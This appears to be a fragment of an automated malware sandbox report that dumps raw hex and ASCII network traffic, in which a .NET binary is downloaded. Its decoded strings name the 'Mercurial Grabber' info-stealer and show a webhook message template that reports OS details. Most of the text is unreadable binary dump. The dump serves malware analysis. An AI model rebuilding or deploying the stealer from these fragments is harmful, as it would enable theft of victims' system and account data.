alMemoryCapacitybytesKBMBGBTBPBEBZBYB1BCDFGHJKMPQRTVWXY2346789NYSOFTWARE\Microsoft\Windows NT\CurrentVersion!DigitalP
2021-11-07 07:40:02 UTC	36	IN	Data Raw: 00 74 00 68 00 6f 00 72 00 22 00 3a 00 7b 00 22 00 6e 00 61 00 6d 00 65 00 22 00 3a 00 22 00 00 1d 22 00 2c 00 22 00 69 00 63 00 6f 00 6e 00 5f 00 75 00 72 00 6c 00 22 00 3a 00 22 00 00 81 4d 22 00 7d 00 2c 00 22 00 66 00 6f 00 6f 00 74 00 65 00 72 00 22 00 3a 00 7b 00 22 00 74 00 65 00 78 00 74 00 22 00 3a 00 22 00 4d 00 65 00 72 00 63 00 75 00 72 00 69 00 61 00 6c 00 20 00 47 00 72 00 61 00 62 00 62 00 65 00 72 00 20 00 7c 00 20 00 67 00 69 00 74 00 68 00 75 00 62 00 2e 00 63 00 6f 00 6d 00 2f 00 6e 00 69 00 67 00 68 00 74 00 66 00 61 00 6c 00 6c 00 67 00 74 00 2f 00 6d 00 65 00 72 00 63 00 75 00 72 00 69 00 61 00 6c 00 2d 00 67 00 72 00 61 00 62 00 62 00 65 00 72 00 22 00 7d 00 7d 00 5d 00 2c 00 22 00 75 00 73 00 65 00 72 00 6e 00 61 00 6d 00 65 00 22 Data Ascii: thor":{"name":"","icon_url":"M"},"footer":{"text":"Mercurial Grabber | github.com/nightfallgt/mercurial-grabber"}}],"username"
2021-11-07 07:40:02 UTC	37	IN	Data Raw: 00 6f 00 6e 00 74 00 65 00 6e 00 74 00 22 00 3a 00 20 00 22 00 22 00 2c 00 20 00 20 00 20 00 22 00 65 00 6d 00 62 00 65 00 64 00 73 00 22 00 3a 00 5b 00 7b 00 22 00 63 00 6f 00 6c 00 6f 00 72 00 22 00 3a 00 30 00 2c 00 22 00 66 00 69 00 65 00 6c 00 64 00 73 00 22 00 3a 00 5b 00 7b 00 22 00 6e 00 61 00 6d 00 65 00 22 00 3a 00 22 00 2a 00 2a 00 4f 00 53 00 20 00 49 00 6e 00 66 00 6f 00 2a 00 2a 00 22 00 2c 00 22 00 76 00 61 00 6c 00 75 00 65 00 22 00 3a 00 22 00 4f 00 70 00 65 00 72 00 61 00 74 00 69 00 6e 00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6d 00 20 00 4e 00 61 00 6d 00 65 00 20 00 2d 00 20 00 01 45 5c 00 6e 00 4f 00 70 00 65 00 72 00 61 00 74 00 69 00 6e 00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6d 00 20 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 Data Ascii: ontent": "", "embeds":[{"color":0,"fields":[{"name":"**OS Info**","value":"Operating System Name - E\nOperating System Archite
2021-11-07 07:40:02 UTC	38	IN	Data Raw: 65 00 6d 00 62 00 65 00 64 00 73 00 22 00 3a 00 5b 00 7b 00 22 00 63 00 6f 00 6c 00 6f 00 72 00 22 00 3a 00 30 00 2c 00 22 00 66 00 69 00 65 00 6c 00 64 00 73 00 22 00 3a 00 5b 00 7b 00 22 00 6e 00 61 00 6d 00 65 00 22 00 3a 00 22 00 2a 00 2a 00 4f 00 00 1b 2a 00 2a 00 22 00 2c 00 22 00 76 00 61 00 6c 00 75 00 65 00 22 00 3a 00 22 00 00 0f 63 00 6f 00 6e 00 74 00 65 00 6e 00 74 00 00 15 61 00 76 00 61 00 74 00 61 00 72 00 5f 00 75 00 72 00 6c 00 00 3f 68 00 74 00 74 00 70 00 73 00 3a 00 2f 00 2f 00 69 00 2e 00 69 00 6d 00 67 00 75 00 72 00 2e 00 63 00 6f 00 6d 00 2f 00 76 00 67 00 78 00 42 00 68 00 6d 00 78 00 2e 00 70 00 6e 00 67 00 00 21 61 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 2f 00 6a 00 73 00 6f 00 6e 00 00 11 66 00 69 00 6c 00 65 Data Ascii: embeds":[{"color":0,"fields":[{"name":"****","value":"contentavatar_url?https://i.imgur.com/vgxBhmx.png!application/jsonfile

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:02 UTC	40	IN	Data Raw: 80 b9 01 12 80 bd 15 12 80 b9 01 0e 12 80 85 0e 17 07 05 0e 12 80 b5 15 12 80 b9 01 12 80 bd 15 12 80 b9 01 0e 12 80 85 05 00 02 0e 0e 1c 04 00 01 01 18 0d 07 08 18 18 18 18 1d 05 11 1c 1d 05 08 09 06 00 02 08 1d 05 08 06 07 02 1d 05 1d 05 04 00 00 12 15 05 20 01 1d 05 0e 06 07 03 18 09 1d 05 04 00 01 18 08 02 1d 05 05 00 01 1d 05 08 0c 07 06 1d 05 08 18 1d 05 09 1d 1d 05 06 07 03 08 09 1d 05 0c 00 05 01 12 80 e1 08 12 80 e1 08 08 12 07 09 08 1d 05 1d 05 08 1d 05 1d 1d 05 08 1d 1d 05 08 06 20 01 01 11 80 e9 08 00 01 12 80 ed 11 80 f1 06 00 01 08 12 80 ed 08 00 04 01 1d 05 08 18 08 05 00 02 02 18 18 05 20 01 0e 1d 05 10 07 08 1d 05 1d 05 1d 05 1d 05 12 10 0e 0e 1d 05 07 20 02 01 0e 11 80 f9 06 20 01 12 80 fd 0e 05 20 00 12 81 01 03 20 00 1c 05 20 00 12 81 0d Data Ascii:
2021-11-07 07:40:02 UTC	41	IN	Data Raw: 6f 72 65 65 2e 64 6c 6c 00 00 00 00 00 ff 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 Data Ascii: oree.dll% @
2021-11-07 07:40:02 UTC	42	IN	Data Raw: 00 00 30 00 2e 00 30 00 2e 00 30 00 2e 00 30 00 00 00 00 00 00 00 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 00 00 00 01 00 08 06 00 00 00 5c 72 a8 66 00 00 7f 59 49 44 41 54 78 da ed bd 77 80 1d 57 79 37 fc 3b e7 cc cc ed 77 7b df d5 ee aa 77 59 72 91 7b 03 83 31 06 13 db 18 07 87 92 c0 0b 24 24 7c 84 84 bc bc 24 2f 8e 5f 42 0d 01 42 08 09 a1 1b 0c c1 c2 36 04 e3 5e 24 b9 4a 96 65 15 ab b7 95 b4 bd 97 5b a6 9d f3 7c 7f cc bd ab 5d b5 9d 5d 6d b9 2b dd 1f 8c 57 bb 77 66 ee 99 33 e7 79 ce d3 1f 86 3c ce 5b 10 11 00 b0 73 bd 0f 63 8c 66 fa 59 f2 98 1a 9c f3 e2 c8 63 fa 31 0e c2 e6 00 a2 00 b4 73 f8 ba 24 00 fb 74 c3 38 dd df 18 cb 2f a9 d9 84 fc db ca 61 64 08 3d 8b 91 ef 8a 03 88 64 fe 1d 07 50 08 60 1e 11 85 32 e7 85 18 63 97 03 d0 89 68 29 Data Ascii: 0.0.0.0PNGIHDR\rfYIDATxwWy7;w{wYr{1$$|$/_BB6^$Je[|]]m+Wwf3y<[scfYc1s$t8/ad=dP`2ch)
2021-11-07 07:40:02 UTC	44	IN	Data Raw: 9e 73 bb e5 f9 85 59 bc b4 26 0f 23 76 fc 46 00 7f 07 e0 16 78 99 77 93 46 f8 59 5b 19 29 c2 40 ca 41 77 bf 85 57 77 f5 a0 a3 d7 44 67 bf 0d c1 01 21 18 38 63 39 bb bb 9f 2b 18 3c 19 5d 49 ca d8 18 08 d5 a5 61 2c 9a 13 c3 d2 86 38 4a e2 01 18 ba 37 e5 93 cc 0c 08 27 c2 8e 1f 00 f0 08 bc c0 a2 0b 5e 22 b8 60 9f 7e 44 fa 2d 07 b0 10 c0 5d 00 3e 85 13 81 3b 93 44 f8 04 10 60 39 0a c7 bb 52 78 e5 cd 6e 1c e9 48 23 99 74 a1 6b 9e d1 ec 7c 24 76 3f c8 32 04 c7 51 90 04 34 54 85 51 5f 1e c6 95 cb 4a 11 8f e8 10 62 d2 25 83 ac 44 b0 0d c0 bd 00 9e 82 a7 2a 64 be e7 c2 23 87 0b ef 89 33 c8 ec fa 04 e0 63 00 fe 1e 9e 55 9f 4f c6 9c 64 09 da 75 15 8e b6 27 f1 fa be 5e ec 3c 34 08 d3 51 08 05 04 04 63 50 17 2c d9 9f 19 0c 80 ed 2a 58 8e 44 5d 59 18 8b eb 63 b8 66 65 Data Ascii: sY&#vFxwFY[)@AwWwDg!8c9+<]Ia,8J7'^"`~D-]>;D`9RxnH#tk|$v?2Q4TQ_Jb%D*d#3cUOdu'^<4QcP,*XD]Ycfe
2021-11-07 07:40:02 UTC	45	IN	Data Raw: 5c b3 aa 14 37 ae a9 98 c8 fa c8 aa 03 bb 00 7c 1c c0 6b b3 81 09 e4 34 15 8c 08 eb 2d 03 f0 b7 44 f4 17 19 e2 1f d7 b8 95 22 ec 6a 1a c0 c3 1b 5a 60 bb 6a b8 b0 66 1e 79 8c 04 91 67 1b 58 5c 1f c3 bb af aa 41 71 dc 98 d0 6d e0 31 81 ff 0d 2f 66 c0 cd 65 9b 40 ce 8e 6c 84 be 5f 06 af e9 c3 ed f0 e2 fb c7 35 66 57 2a 6c da ed f9 f6 f3 84 9f c7 58 f0 fa 28 28 d4 94 86 70 e7 f5 b5 a8 2c 0e 4d c4 38 9c 8d 15 f8 3b 00 ff 0d 40 e6 2a 13 c8 cd 51 61 54 74 df 8f 00 bc 0b 5e 8c bf ef f1 66 13 78 7e bb b1 19 db 0f 0d 20 64 88 bc 77 2f 0f df 90 8a c0 01 fc d1 b5 35 58 b3 a8 78 22 b7 20 00 fd f0 d4 81 47 90 a3 92 40 ee 8d 08 c3 bb 7f 10 c0 df 13 d1 e7 33 dd 35 fd 13 3f 3c 17 df cf 1e 3b 8a ce 7e 33 1f ca 9b c7 84 e1 b8 84 b7 5e 5c 8e 1b 2f ae 98 48 4d 42 02 d0 0c e0 Data Ascii: \7|k4-D"jZ`jfygX\Aqm1/fe@l_5fW*lX((p,M8;@*QaTt^fx~ dw/5Xx" G@35?<;~3^\/HMB
2021-11-07 07:40:02 UTC	46	IN	Data Raw: be 7e 6f 1e e7 19 38 67 e8 e8 37 f1 e4 e6 76 90 ff 40 41 0e cf 35 b8 12 53 24 05 4c 09 03 c8 70 ab 9b 00 7c d6 ef 35 ae 24 fc ee 85 56 58 8e 02 cf 07 fb e4 71 1e 42 17 1c af ef eb c3 9e 63 83 7e 3b 50 33 00 f5 00 be 8b 29 b2 05 4c 95 04 c0 e0 35 4a f4 5d d1 77 c7 c1 7e ec 6a 1a c8 07 fb e4 71 5e 43 70 86 ff 79 a9 15 43 e3 53 05 96 02 78 df 54 8c 67 d2 19 40 46 f7 ff 1c 80 65 f0 49 fc 6d dd 26 1e 79 b1 05 91 d0 84 bb b3 e6 91 c7 ac 00 63 40 7f d2 c1 1f 5e 6e 83 eb fa de d1 35 78 d2 f4 b2 c9 96 02 26 95 01 64 06 b7 06 5e bc bf af 34 5f cb 56 78 fe 0d 2f 79 22 9f e8 93 c7 85 80 80 60 d8 d5 34 80 bd c7 06 fd 5e c2 e0 a5 cf 7f 1e e3 08 a3 f7 83 49 63 00 19 e2 d5 01 bc 1f 5e 34 d3 98 bb bf 57 ca bb 1f 3b 0f 0f 40 cf bb fc f2 b8 40 40 f0 e8 e5 89 4d ed 18 4c 3a Data Ascii: ~o8g7v@A5S$Lp\|5$VXqBc~;P3)L5J]w~jq^CpyCSxTg@FeIm&yc@^n5x&d^4_Vx/y"`4^Ic^4W;@@@ML:
2021-11-07 07:40:02 UTC	48	IN	Data Raw: f5 54 e6 27 3f fb f9 c0 c6 ed 9d 78 72 73 47 4e 1a af ce 15 44 9e a8 5f 51 18 c4 b5 17 95 62 e5 dc 42 e8 63 18 39 89 00 d3 96 d8 ba af 17 db 0e f4 a3 b9 3b 0d 10 83 a1 b3 11 36 80 53 c1 c0 3c e3 21 00 a5 14 5c d7 8b 2a d3 35 ef b3 92 82 00 0a 22 1a 6a cb c2 08 07 35 70 ee bd 64 c1 39 0a a2 3a 34 e1 49 13 1a 1f 4d cc 44 19 c9 25 e3 72 1c 4c ba 70 a4 a7 5a ba ae 42 f7 80 85 ee 01 1b 7d 83 36 06 33 45 2e 2d 47 42 70 0e 21 18 44 46 4a 01 a3 53 c6 ce 90 31 06 02 88 87 75 5c ba b8 18 57 2c 2b 41 38 a4 f9 f2 04 65 19 52 77 bf 85 2d 7b 7b b1 7e 5b d7 08 fb c2 f9 07 c1 81 bf fd e3 c5 08 07 35 3f 04 aa e0 15 0d f9 07 00 ce 78 a5 80 89 32 00 0e e0 93 f0 0a 17 8e 79 0f cb 96 f8 c6 83 fb 60 99 e7 57 8d 3f a5 08 b6 ab 50 5f 11 c6 0d ab cb b1 a4 a1 60 d8 88 77 36 74 f6 Data Ascii: T'?xrsGND_QbBc9;6S<!*5"j5pd9:4IMD%rLpZB}63E.-GBp!DFJS1u\W,+A8eRw-{{~[5?x2y`W?P_`w6t
2021-11-07 07:40:02 UTC	49	IN	Data Raw: 82 ce 7d 18 2f 4c 5b 62 20 e1 60 f3 de 5e 6c dd df 87 54 da 85 ae 73 5c bf ba 0c 57 2c 2b f5 a5 4e 12 00 d3 74 f1 c4 e6 76 bc be af 0f 7c 96 4a a0 41 43 e0 93 7f 34 1f f1 a8 ee c7 36 6a 65 62 02 9e 00 e0 2b 3f 60 3c 0c 80 c3 2b 4a f8 1c 80 12 76 96 bb 13 3c d7 df bf 3f 7c 10 fd 09 67 56 ea 62 e1 a0 c0 07 df de 70 22 82 ed 0c cf d9 dd 6f e1 c9 cd ed d8 7e b0 1f 01 5d 60 d1 9c 28 2e 5d 5c 82 da f2 10 a2 41 0d 74 e1 e6 b8 9c 13 b2 96 fe de 21 0b 87 5b 13 78 7d 6f 1f 0e b5 25 51 12 37 f0 be 1b e6 a0 be 32 ec 8b a8 1d 57 e1 a5 9d dd 78 7c 53 3b 02 b3 90 09 3b ae c2 2d 57 54 e1 ea 95 65 7e d6 91 04 f0 df 00 3e 02 c0 f6 23 05 f8 b2 cc 11 11 0e 1f 3e 8c b9 73 e7 ce 87 57 96 68 ac 0b 70 a4 2d 89 de 41 1b 9a c6 ce 29 7c 75 26 60 da 9e 1f b6 ea 0c c4 9f 75 61 bd 79 Data Ascii: }/L[b `^lTs\W,+Ntv|JAC46jeb+?`<+Jv<?|gVbp"o~]`(.]\At![x}o%Q72Wx|S;;-WTe~>#>sWhp-A)|u&`uay
2021-11-07 07:40:02 UTC	50	IN	Data Raw: 7e f7 bb 33 b2 8b 33 32 80 9e 9e 1e 5e 53 53 53 a6 69 da f5 7e 06 96 48 4b 24 cd d9 15 65 e5 4a 60 79 63 61 7e f7 bf 00 c1 00 ac 9c 1b 07 e7 b3 4b 62 d5 04 43 6b b7 e9 ef 19 19 2b 08 87 c3 b7 dc 76 db 6d 78 f0 c1 07 4f 7b ce 19 9f 7e c7 8e 1d 68 69 69 71 c9 67 36 4f 4b 77 6a d6 f9 56 4d db c5 ea f9 85 e7 7d c3 89 3c 4e 03 06 14 c7 0d 34 54 84 31 9b 4c 01 9c 01 89 b4 83 fe 84 ed c7 d6 c6 4c d3 d4 f6 ef df cf f6 ed db 77 5a f2 3c ed ca ff cd 6f 7e 83 58 2c 86 ca ca ca b7 f8 d1 ff 19 80 ad 07 fa 66 55 cd 7f 22 a0 28 aa 63 5e 4d 74 56 a9 2d 79 4c 1e 18 67 b8 6c 69 09 9c 59 94 b7 c2 18 30 94 72 71 a4 2d e9 eb 74 c3 30 ae fe cb bf fc cb d2 aa aa aa d3 d2 fa 69 ff a8 94 62 f5 f5 f5 d0 34 ed d2 4c e9 af b3 82 88 40 0a b3 ca a0 22 15 e1 ca e5 a5 79 d7 df 05 0c 06 Data Ascii: ~332^SSSi~HK$eJ`yca~KbCk+vmxO{~hiiqg6OKwjVM}<N4T1LLwZ<o~X,fU"(c^MtV-yLgliY0rq-t0ib4L@"y
2021-11-07 07:40:02 UTC	52	IN	Data Raw: bc 63 c6 05 68 3b b9 1f 07 1c 0c 08 2c 9e 33 3b 72 ff 89 bc c3 71 15 52 a6 83 64 da 81 65 bb 5e 67 58 ca ed 8c 4b a2 6c 7f 48 85 b4 e5 20 99 b2 91 b6 5c b8 d2 b3 13 cd 06 c3 9a f7 20 c0 9a 05 85 7e a3 ec 66 0c 9c 03 83 09 c7 17 a3 62 8c d5 ea ba 5e 51 50 50 30 ea ef c3 b1 fe f7 de 7b 2f 5a 5b 5b d9 c2 85 0b 05 63 ac c1 cf 2c b5 77 a7 20 72 3c a8 46 29 42 34 24 50 10 35 66 7a 28 67 1f 27 11 92 69 17 47 db 06 b1 f3 40 3f ba 07 d2 48 db 0e 48 01 01 43 43 3c 12 c0 92 fa 38 96 cc 2d 42 2c 6c 80 e7 50 7f 3b 02 60 db 12 6d dd 29 ec 3e d2 8f a6 d6 01 a4 2d 09 c7 55 d0 35 8e 50 40 c3 dc da 42 2c 6d 2c 40 45 49 08 86 2e 72 66 ec a7 05 03 2a 8a c3 39 cf b0 38 03 7a 07 2d 58 8e 44 48 9c 35 80 89 01 88 87 42 a1 f2 81 81 81 37 8f 1c 39 c2 90 51 1e 46 26 fb b0 c3 87 0f Data Ascii: ch;,3;rqRde^gXKlH \ ~fb^QPP0{/Z[[c,w r<F)B4$P5fz(g'iG@?HHCC<8-B,lP;`m)>-U5P@B,m,@EI.rf*98z-XDH5B79QF&

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>53</td><td>IN</td><td>Data Raw: 9b 71 0a 00 10 32 b8 5f 7b 92 13 8d 46 cd 92 92 92 b3 db 00 0e 1d 3a 44 9c f3 fe b1 ef c7 50 51 12 86 54 2a 97 d4 b6 11 c3 63 28 8e e7 4e 94 59 da 72 71 bc 2b 39 a5 51 65 8a 08 52 4a a4 4d 7b 52 09 95 31 a0 b9 63 08 ba ce 41 53 68 0f 33 74 81 96 8e a1 9c 91 da 00 cf 55 59 12 0f f8 0e b6 99 56 10 50 18 35 10 f0 97 5b 91 92 52 9a 2d 2d 2d a3 fe 78 0a 03 70 1c 87 8e 1d 3b b6 77 cc db 31 20 14 10 d0 79 6e e6 4d 07 34 0e ce 59 ce 2c 26 29 09 b6 2d c1 c0 86 ed 2c 53 71 28 02 52 d6 e4 17 b5 b3 1c 39 ac 6b 4e c5 b8 01 80 71 c0 f4 57 e1 66 5a 11 0d 69 70 fd 15 df 9c 56 48 45 88 86 74 5f 9b 8a 6d db 2d 2f be f8 e2 90 3a 29 75 f0 14 06 e0 ba 2e 6b 6d 6d b5 e1 23 c6 40 08 0e 5d 67 39 23 66 67 c1 00 34 d6 44 72 4a 77 23 4c 4f f9 74 2f d6 60 72 5f 08 11 40 6a ea 8b bf
Data Ascii: q2_{F:DPQT*c(NYrq+9QeRJM{R1cASh3tUYVP5[R---xp;w1 ynM4Y,&)-,Sq(R9kNqWfZipVHEt_m-/:)u.kmm# @]g9#fg4DrJw#LOt/`r_@j</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>54</td><td>IN</td><td>Data Raw: 51 1c c6 5f de b5 02 d5 65 21 a4 2d 17 8c 8d 43 6f 86 17 06 2a a5 c4 c7 6f 5f 86 8b 97 94 4d 2b fb 0d 05 34 7c e0 1d 8b f0 96 4b 6a 31 98 b4 86 5b d4 8d 27 ee 7f 20 69 e3 9d 57 d5 e3 ae 9b e6 4f be db 72 8a 50 1c 33 a0 a6 32 1b ca 27 18 00 52 12 51 9f 31 00 e9 74 ba ab a5 a5 85 88 48 f1 93 8c 86 a7 30 00 21 04 99 a6 a9 d2 e9 74 42 4a f9 e6 58 37 27 02 ae 5a 51 96 33 2a 80 26 18 4a 0a 72 bb 0b 50 16 45 f1 20 3e fb 81 35 78 db e5 9e 48 6d d9 99 24 1e 76 06 6d 99 79 c1 32 96 e5 62 71 7d 01 be f4 17 57 60 e9 dc e2 19 d9 3d 03 86 c0 1f dd 30 17 9f 79 ff 45 d0 35 86 b4 e9 0c 67 cc 9d 5e d3 f7 b2 15 d3 96 83 68 50 e0 7f 7f 60 35 6e b9 ba 1e ba 96 3b f9 1a 67 03 01 a8 2e 0d 21 17 9a 06 2b 78 4c 78 d5 02 5f e9 ee 52 29 b5 83 73 ae 94 52 4a 88 d1 4c 63 54 dc a5 ae
Data Ascii: Q_e!-Co*o_M+4|Kj1[' iWOrP32'RQ1tH0!tBJX7'ZQ3*&JrPE >5xHm$vmy2bq}W`=0yE5g^hP`5n;g.!+xLx_R)sRJLcT</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>58</td><td>IN</td><td>Data Raw: 50 c8 3d 53 f0 cf 48 f8 91 cb 49 08 41 86 61 48 ce b9 a3 94 b2 ba bb bb cd 2d 5b b6 3c 0b c0 19 eb 62 21 38 ae 5e 51 8a b4 e5 ce f4 9c 9e 18 13 67 70 5c c2 ef 5e 6c c5 2f 9e 6a 42 7b 4f 7a 46 c7 43 44 d8 f0 46 27 f6 1c 1d ca 99 ca b3 53 f6 ac 00 1e 7d a5 15 ed bd e9 19 65 be ae 54 d8 ba bf 17 ff f1 db 83 d8 d5 34 04 7d a6 ab 7d 9e 84 ea d2 20 6a 4a 43 7e 18 12 4b 26 93 fb 1f 7e f8 e1 bd 44 e4 72 ce 6d 4d d3 9c 70 38 ac 42 a1 d0 98 69 b9 63 32 80 75 eb d6 a1 bc bc 5c 45 22 11 29 84 70 19 63 b6 94 52 7e ef 7b df db 99 4c 26 77 c1 87 14 b8 a0 2e 8e ea 22 2d 67 76 5b e0 84 5d 60 f7 d1 41 fc e0 d1 c3 78 ee 8d 0e a4 ad e9 af 66 44 04 ec 3b 36 84 8d 3b ba 66 2c d0 64 3a c1 99 e7 62 5b b7 fe f8 8c 54 53 92 8a d0 d2 9d c6 03 4f 1f c5 83 cf 35 23 69 ca 9c 9b f7 94
Data Ascii: P=SHIAaH-[<b!8^Qgp\^l/jB{OzFCDF'S}eT4}} jJC~K&~DrmMp8Bic2u\E")pcR~{L&w."-gv[]`AxfD;6;f,d:b[TSO5#i</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>63</td><td>IN</td><td>Data Raw: ad 21 94 54 cd 85 92 17 56 11 04 02 40 ae 83 0f df d2 80 b2 92 a8 5f 61 8f 06 07 07 77 7f e2 13 9f f8 8f d7 5f 7f 3d e1 ba 6e 4a 08 91 12 42 24 0c c3 30 0b 0b 0b ad f9 f3 e7 4b db b6 d5 8e 1d 3b 26 6d ac 93 ee 47 da be 7d 3b f6 ec d9 83 96 96 16 f4 f6 f6 82 88 98 10 82 67 be 4b 7b ed b5 d7 da 6f bf fd f6 70 3c 1e 5f 0a 1f 52 00 63 0c 0d d5 71 b4 76 0d a2 73 c0 9d f1 ce be 59 68 9a 8e f6 43 5b 30 d0 df 07 a1 69 60 99 1c 7a c1 35 a4 12 bd 98 33 77 21 14 0f 62 df d6 67 a0 1c 07 4c 08 4f 15 18 f7 71 aa c5 fe 4c 50 4a 21 1a 0d e3 8b 9f fb 08 ea eb eb e0 b8 13 0f aa 62 cc 6b e7 cd 85 8e b5 6b 16 a3 ab bb 1f 07 8f 34 fb 96 04 18 e3 48 25 07 11 2f ae 80 16 f4 17 f2 7a 5e 80 31 b8 8e c4 9d d7 d7 60 c9 dc 52 df 9a 1e 11 f5 fd ea 57 bf fa d6 37 bf f9 cd 63 52 4a 8b
Data Ascii: !TV@_aw_=nJB$0K;&mG};gK{op<_RcqvsYhC[0i`z53w!bgLOqLPJ!bkk4H%/z^1`RW7cRJ</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>64</td><td>IN</td><td>Data Raw: e7 4f 1d cf e8 d5 53 f9 04 63 c3 73 01 b2 e1 8a 59 8c 33 b8 d2 05 1b b1 0d 33 9e 29 f6 31 d2 97 77 1a 30 2e 30 8a 48 88 a0 33 17 47 de 7c 01 ed ad 2d 10 a7 31 c2 31 e6 d5 f1 fb ea 17 3e 86 58 41 f1 69 3d 09 3b 76 ed 85 e3 ba be e7 8a 88 50 53 59 89 9a ea 4a c8 93 38 4a c0 60 f8 fa b7 1f c0 b6 5d fb e1 47 24 25 22 c4 0a 4b b0 e8 d2 77 64 0c 98 e7 1f 5c 57 a1 ae c4 c0 47 6f 9b 3f 2e 6f 89 65 59 6d 5f ff fa d7 ff e9 9f fe e9 9f 0e 4a 29 d3 9c f3 04 e7 7c 50 d3 b4 44 38 1c 4e d6 d7 d7 5b 17 5f 7c b1 fc cf ff fc cf 49 b5 fc 8f c4 94 86 6b dd 73 cf 3d 58 b0 60 81 ac af af 97 05 05 05 a6 ae eb 69 ce 79 8a 31 96 52 4a 99 89 44 c2 f9 c8 47 3e f2 eb ee ee ee 67 e1 77 7b 60 c0 a2 c6 62 dc fd 96 1a 38 8e af 9a 23 53 0a 25 25 a4 eb 42 29 ef 90 ae 33 8a f8 01 2f cc 57
Data Ascii: OScsY33)1w0.0H3G|-11>XAi=;vPSYJ8J`]G$%"Kwd\WGo?.oeYm_J)|PD8N[_|Iks=X`iy1RJDG>gw{`b8#S%%B)3/W</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>68</td><td>IN</td><td>Data Raw: 7f 2a 4b fc 45 45 45 0a 40 ce 12 3f 30 4b 6a 34 dd 7b ef bd d8 b2 65 8b 38 70 e0 80 d6 d7 d7 a7 0f 0c 0c 84 18 63 11 22 8a 28 a5 c2 4a a9 30 11 19 42 08 9d 73 ce 3f f9 c9 4f 96 fe c3 3f fc c3 a7 8a 8b 8b 57 e1 1c 82 9d 86 12 26 1e 7a 76 3f 76 1c 4e 22 1c 8d 41 13 6c 54 4c fc 54 83 08 30 b8 8d ad 1b ff 07 44 5e a5 80 f1 20 9b 84 37 30 98 40 59 49 21 56 af 5a 84 55 4b 1b d1 30 a7 1a 25 c5 71 18 ba 0e 22 42 22 99 c2 91 63 6d 38 78 a4 15 af bc f6 26 8e 1c 6d 45 28 18 80 ae 6b 13 da bc 5d d7 c2 25 d7 fd 11 94 16 99 91 dd 9f 73 8e fe 81 24 0a 43 0a b7 5e 55 87 35 4b 2a bd c6 2d 13 5b ed 04 20 b5 69 d3 a6 07 3e f0 81 0f 3c d6 d4 d4 24 1d c7 71 85 10 d9 9d 3f 39 22 ca 2f 55 5e 5e 6e 55 54 54 38 85 85 85 6a fd fa f5 39 df da 76 56 30 00 00 f8 9b bf f9 1b ec dd bb
Data Ascii: *KEEE@?0Kj4{e8pc"(J0Bs?O?W&zv?vN"AlTLT0D^ 70@YI!VZUK0%q"B"cm8x&mE(k]%s$C^U5K*-[i><$q?9" /U^^nUTT8j9vV0</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>72</td><td>IN</td><td>Data Raw: 77 bf fc f2 cb fd 8c 31 2d d3 18 06 e4 19 1d 14 63 2c 2b ea 3b c8 54 e5 85 e7 d3 b7 32 3b bf 29 a5 b4 22 91 88 13 8b c5 dc d2 d2 52 d9 d8 d8 a8 aa aa aa a8 ad ad 4d ad 5b b7 6e a6 9f 3b 27 70 a1 2f be 53 f0 de f7 be 17 1f fa d0 87 f0 d2 4b 2f f1 5d bb 76 b1 a6 a6 26 d1 dd dd 2d fa fa fa 74 cb b2 02 9c f3 80 10 c2 20 a2 61 b5 40 29 a5 67 99 01 46 a8 07 d9 32 e6 42 08 12 42 a0 b2 b2 92 2d 5f be bc f8 33 9f f9 cc d2 79 f3 e6 ad ad aa aa 6a d4 34 ad 1a a7 c6 16 9c cf ef e5 e4 5d 37 31 38 38 78 bc a5 a5 65 cf fa f5 eb 5f f9 de f7 be d7 d4 d9 d9 69 f6 f7 f7 33 c6 18 73 1c 87 46 5c a7 00 48 c6 98 64 8c 39 00 dc 8c 2f df ce b8 f5 6c ce b9 45 44 16 00 a7 ac ac cc 2d 2d 2d 95 75 75 75 6a c1 82 05 2a 12 89 d0 c7 3f fe 71 54 57 57 cf f4 1c e4 0c ce e7 85 76 4e 20 22
Data Ascii: w1-c,+;T2;)"RM[n;'p/SK/]v&-t a@)gF2BB-_3yj4]7188xe_i3sF\Hd9/lED---uuuj*?qTWWvN "</td></tr>
<tr><td>2021-11-07 07:40:02 UTC</td><td>76</td><td>IN</td><td>Data Raw: 05 05 4c 07 07 07 4c 09 09 09 4c 09 09 09 4c 09 09 09 4c 09 09 09 4c 08 08 08 4c 05 05 05 4c 04 04 04 4d 04 04 04 4d 04 04 04 4c 03 03 03 4b 03 03 03 4a 03 03 03 49 04 04 04 46 04 04 04 43 04 04 04 3f 04 04 04 3a 05 05 05 34 05 05 05 2c 07 07 07 23 07 07 07 1b 09 09 09 12 0e 0e 0e 0c 20 20 20 06 42 42 42 02 50 50 50 01 7f 7f 7f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 